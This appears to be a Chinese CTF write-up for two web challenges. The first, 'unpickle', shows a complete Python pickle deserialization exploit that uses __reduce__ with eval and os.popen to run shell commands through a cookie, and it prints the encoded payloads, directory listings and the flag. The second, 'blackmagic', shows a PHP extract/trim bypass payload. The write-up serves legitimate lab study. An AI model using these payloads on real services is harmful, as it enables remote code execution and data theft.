
unpickle

打开实例，显示hello guest



提供了一个附件，我们打开查看

```python
# 导入pickle模块，用于序列化和反序列化对象
import pickle
# 导入base64模块，用于对数据进行编码和解码
import base64
# 导入Flask框架，用于创建Web应用程序
# 导入request模块，用于处理HTTP请求
from flask import Flask, request

app = Flask(__name__)


@app.route("/")
def index():
    # 从请求的cookies中获取base64编码的用户信息
    try:
        user = base64.b64decode(request.cookies.get('user'))
        # 将base64解码后的用户信息进行pickle反序列化
        user = pickle.loads(user)
        return user
    except:
        # 如果解码或反序列化失败，则默认用户名为"Guest"
        username = "Guest"

    # 返回带有用户名的字符串
    return "Hello %s" % username


if __name__ == "__main__":
    # 运行Flask应用，指定主机和端口
    app.run(host="0.0.0.0", port=8080)
```

我将注释一并写入

首先看一下index函数，里面进行了一个对异常的处理

尝试（try）从请求（request）中的cookie获取（get）user

并将得到的user进行base64解码（base64.b64decode）

再将解码后的user进行反序列化（pickle.loads）

如果可以解码和反序列化，则返回解码和反序列化后的user（return user）

如果解码和反序列化失败（except:），则默认名为guest（username = "Guest"）

所以我们要在cookie中传入一个user，他的值是经过序列化和base64编码的

方法一：python直接请求打印

构建payload

```
import requests
import pickle
import base64


class Exp(object):
    def __reduce__(self):
        # 利用os.popen查询
        a = '__import__("os").popen("ls").read()'
        return eval, (a,)  # 利用os.popen查询


e = Exp()
s = pickle.dumps(e)  # 将获取的对象序列化
print(s)
user = base64.b64encode(s).decode()  # 将序列化的对象使用base64加密
print(user)  # 输出加密后的序列化对象

response = requests.get("http://3dfa7d8f-8a8f-4417-83d0-
a141d5a445f4.www.polarctf.com:8090/", cookies=dict(
    user=base64.b64encode(s).decode()
))
print(response.content)
```

具体思路就是：

导入requests、pickle和base64模块。
定义了一个名为Exp的类。
在Exp类中，定义了一个名为`__reduce__`的特殊方法，用于在对象被序列化时返回对象的还原方法。
在`__reduce__`方法中，使用os.popen查询文件内容。
创建一个Exp对象e。
使用pickle.dumps将对象e序列化为字符串s。
打印序列化后的字符串s。
使用base64.b64encode将序列化后的字符串s进行base64加密，并将结果解码为字符串user。
打印加密后的字符串user。
使用requests.get发送一个GET请求到指定的URL，并将加密后的字符串user作为cookies参数传递。
打印响应的内容。

先使用os.popen('ls')查看文件目录，发现本级目录下没有flag文件

```
E:\python\python3\python3.exe C:\Users\39056\AppData\Roaming\JetBrains\PyCharm2023.3\scratches\scratch.py
gASVPwAAAAAAAACMCGJ1aWx0aW5zlIwEZXZhbJSTlIwjX19pbXBvcnRfXygib3MiKS5wb3BlbigibHMiKS5yZWFkKCmUhZRSlC4=
b'app.py\n'
```

查看一下根目录os.popen('ls /')

```
E:\python\python3\python3.exe C:\Users\39056\AppData\Roaming\JetBrains\PyCharm2023.3\scratches\scratch.py
gASVQQAAAAAAAACMCGJ1aWx0aW5zlIwEZXZhbJSTlIwlX19pbXBvcnRfXygib3MiKS5wb3BlbigibHMgLyIpLnJlYWQoKZSFlFKULg==
b'app\nbin\nboot\ndev\netc\nflag\nhome\nlib\nlib64\nmedia\nmnt\nopt\nproc\nroot\nrun\nsbin\nsrv\nsys\ntmp\nusr\nvar\n'
```

发现flag，os.popen('cat /flag')


```
E:\python\python3\python3.exe C:\Users\39056\AppData\Roaming\JetBrains\PyCharm2023.3\scratches\scratch.py
gASVRgAAAAAAAACMCGJ1aWx0aW5zlIwEZXZhbJSTlIwqX19pbXBvcnRfXygib3MiKS5wb3BlbigiY2F0IC9mbGFnIikucmVhZCgplIWUUpQu
b'flag{1cd20c1dbbed0fc7ab481b44006d469f}'
```

得到flag

方法二：浏览器构造cookie


将反序列化base64加密后的值，通过浏览器直接传入cookie

```
gASVRgAAAAAAAACMCGJ1aWx0aW5zlIwEZXZhbJSTlIwqX19pbXBvcnRfXygib3MiKS5wb3BlbigiY2F0IC9mbGFnIikucmVhZCgplIWUUpQu
```



blackmagic

打开实例



点进链接

在源码中发现提示

```php
<?php
// 提取$_REQUEST中的数据
extract($_REQUEST);

// 定义特殊字符列表
$strCharList = "\r\n\0\x0B ";
```

```php
// 定义flag的格式
$strFlag = "\r  xxxxx...xxxxx    \n";

// 如果存在$strTmp变量
if(isset($strTmp))
{
    // 去除$strFlag中的特殊字符
    $strContent = trim($strFlag, $strCharList);

    // 如果$strTmp等于$strContent
    if($strTmp == $strContent)
    {
        // 输出flag{xxx...xxx}
        echo "flag{xxx...xxx}";
    }
    else
    {
        // 输出You're awesome, but not enough.
        echo "You're awesome, but not enough.";
    }
}
else
{
    // 输出I will never tell you the flag is inside!
    echo "I will never tell you the flag is inside!";
}
?>
```

提取请求数据： 使用extract($*REQUEST);函数从*$REQUEST全局数组中提取所有变量并将其赋值给当前作用域中的相应变量。$_REQUEST包含了GET、POST和COOKIE中的变量，这意味着如果请求中包含名为strTmp的变量，它将被自动创建并赋值。

定义特殊字符列表： 变量$strCharList存储了一串特殊字符，包括回车符、换行符、空字节和垂直制表符。这些字符在后续步骤中用于清理字符串。

定义flag格式： 变量$strFlag定义了一个带格式的字符串，其中包含实际flag信息的部分用"xxxxx...xxxxx"表示，前后分别有回车、水平制表符等空白字符。

条件判断及处理：
存在$strTmp变量时：

使用trim()函数去除$strFlag字符串两侧在$strCharList中指定的特殊字符，得到清理后的字符串$strContent。

然后检查清理后的$strTmp是否等于$strContent。
如果相等，则输出格式化的flag消息，即flag{xxx...xxx}（这里假设xxx...xxx代表真实的flag内容）。
若不相等，则输出提示信息You're awesome, but not enough.，可能表示用户提供的输入未达到获取flag的要求。
不存在$strTmp变量时： 输出提示信息I will never tell you the flag is inside!，这通常意味着没有提供必要的输入或验证失败。

这里我们发现没有去掉制表符

```php
$strCharList = "\r\n\0\x0B "
```

又要使`$strTmp == $strContent`,构建payload

```
?strTmp=%09xxxxx...xxxxx%09
```

得到flag